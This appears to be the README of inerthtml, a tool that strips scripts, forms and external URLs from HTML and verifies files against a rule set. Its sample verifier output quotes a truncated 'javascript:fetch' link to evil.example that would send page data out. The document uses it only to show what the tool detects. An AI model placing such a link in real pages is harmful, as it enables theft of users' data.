

HTML that looks the same but can't do anything.
Turn AI-generated HTML into one static file that is safe to share.
Charts are frozen, assets are embedded, scripts are gone, and anyone can verify it.
Check a file in your browser · The inert/1 rules · Use with AI agents

AI is great at writing HTML: reports, dashboards and write-ups with real charts and layout. Sharing that HTML is the problem:
- People can't trust it. An
.htmlattachment can run JavaScript, show a fake login form, load trackers or assemble malware in the browser ("HTML smuggling"). Mail gateways block or flag HTML attachments for exactly this reason. - PDF export loses fidelity. Page breaks cut through layouts, print styles change how things look, and the result stops being a web page.
inerthtml keeps the HTML and removes everything that can act. What you get looks the same, opens in any browser, works offline, and comes with a rule set (inert/1) that anyone can check.
pip install inerthtml
playwright install chromium        # one-time, for rendering charts

inerthtml build report.html            # → report.inert.html
inerthtml verify report.inert.html     # ✓ PASS (exit code 1 on failure)
Prefer not to install anything? Drop a file on the web checker. It runs entirely in your browser and never uploads the file.
- Render. Opens the page in headless Chromium and lets its JavaScript draw: D3, ECharts, Plotly, Vega, Chart.js and so on.
- Freeze. SVG charts stay as crisp vector SVG.
<canvas>charts become high-DPI PNGs. Form values and CSS-in-JS styles are baked in. - Embed. Stylesheets,
@imports, fonts and images become inline<style>blocks anddata:URIs. The file needs nothing from the network. - Strip. Removes scripts, event handlers,
javascript:anddata:links, forms, password and file fields, iframes, objects,<base>, meta refresh, tracking pixels and every external URL. - Lock. Adds a strict Content Security Policy, so the browser blocks scripts and network access even if something slips through.
- Verify. Checks its own output against inert/1.
| Kept | Lost |
|---|---|
| Layout, CSS, web fonts, images | JavaScript of any kind |
| SVG charts (as vector) | Chart tooltips and other JS-driven hover effects |
| Canvas charts (as high-DPI images) | Live data, fetching, forms that submit |
<details>, :hover, :target tabs and other CSS-only interactivity |
Audio, video and embedded frames |
Links to http(s), mailto:, tel: (unless --strip-links) |
Links to javascript:, data: and file: |
Tip: ask your AI to "render charts as SVG" (D3, ECharts with
renderer: 'svg', Plotly, Vega-Lite) so charts stay vector after freezing.
verify never runs the file. It parses the file and checks it against the
rules, so you can use it on files you don't trust:
$ inerthtml verify suspicious.html
✗ FAIL  suspicious.html
    - event handler onload on <body>
    - forbidden <input type=password>
    - forbidden element <form>
    - forbidden element <script>
    - missing CSP <meta> at the top of <head>
    - unsafe link on <a>: javascript:fetch('https://evil.example/?c='+docum
Use --json for CI, mail filters or scripts.
Add the inerthtml skill once, and Claude takes care of the rest. Ask for "a dashboard I can email to my team" and you get back a file that's safe to send. Ask "is this attachment safe to open?" and Claude checks it without opening it and tells you what it found, in plain words. Nothing to install on your computer.
Download the file for where you use Claude from the latest release:
- Claude (web or desktop app): download
inerthtml-skill.zip, then upload it in Claude's settings under Skills. Code execution must be turned on. How to add a skill. - Claude Cowork: download
inerthtml.pluginand add it as a plugin. - Whole team (Team and Enterprise admins): if your admin console has a
skills or plugins section under Organization settings, upload
inerthtml-skill.zipthere once to give it to everyone. Admin guide. - Claude Code: copy
skills/inerthtmlinto~/.claude/skills/.
If you have a lot of skills installed, Claude may not pick this one on its own. Start your request with "Use inerthtml to…".
Add this to your system prompt or project instructions:
When you create an HTML file meant to be shared, draw charts as inline SVG without JavaScript, then run
inerthtml build <file> --no-renderand share the resulting.inert.htmlfile.
Python:
from inerthtml import build, verify

html, warnings, problems = build("report.html")
assert problems == []inerthtml build INPUT... [-o OUT | --out-dir DIR] [--width 1280] [--wait 2000]
[--scale 2] [--no-render] [--strip-links] [--offline]
inerthtml verify FILE... [--json]
| Option | Meaning |
|---|---|
--width |
Viewport width for rendering, in px |
--wait |
Extra milliseconds for chart animations to finish |
--scale |
Pixel density for canvas → PNG |
--no-render |
Skip the browser and sanitize the HTML as written (fast; JS-drawn content is lost) |
--strip-links |
Remove all hyperlinks but keep their text |
--offline |
Never fetch remote assets; only embed local files |
| Opens in any browser | Keeps JS-drawn charts | No scripts | Checkable rule set | |
|---|---|---|---|---|
| inerthtml | ✓ | ✓ | ✓ | ✓ (inert/1) |
| PDF export | ✓ (PDF viewer) | ✓ | mostly | ✗ |
| SingleFile | ✓ | ✓ | optional | ✗ |
Monolith -j -I |
✓ | ✗ (doesn't run JS) | ✓ | ✗ |
PortableWeb .pweb |
needs a viewer | ✓ | ✗ (sandboxed JS) | in progress |
| Hosted links (Pages, share services) | ✓ | ✓ | ✗ | ✗ |
SingleFile and Monolith are excellent page archivers, and inerthtml borrows ideas from both. The difference is the goal: inerthtml is built to make documents you share, with a written rule set and a verifier anyone can run.
Can't someone just edit the file and add a script back?
Yes, anyone can edit any file. They can't do it undetected: the edited file
fails inerthtml verify, and the CSP still blocks scripts unless they remove it
too. Verify, don't trust. Signing is on the roadmap.
Will email stop flagging it?
Not yet. Gateways decide by file type. The rule set and verify --json exist
so gateways and mail clients can tell inert files apart. For now, a link or a
zip is often the smoothest way to share.
Is the content safe now?
inerthtml makes sure the file can't do anything. It can't make the text
truthful: a file can still say "call this number". Use --strip-links if
links aren't needed.
Why is the file big? Fonts and images are embedded. Google Fonts in particular ship many subsets.
-
npx inerthtml(Node port of the CLI) - Browser extension: right-click → "open as inert"
- Font subsetting for smaller files
- Optional detached signatures (
inerthtml sign/inerthtml verify --sig) - Full sanitize-and-embed in the web checker
Ideas and pull requests are welcome. See CONTRIBUTING.md.
MIT for the code, CC-BY 4.0 for SPEC.md.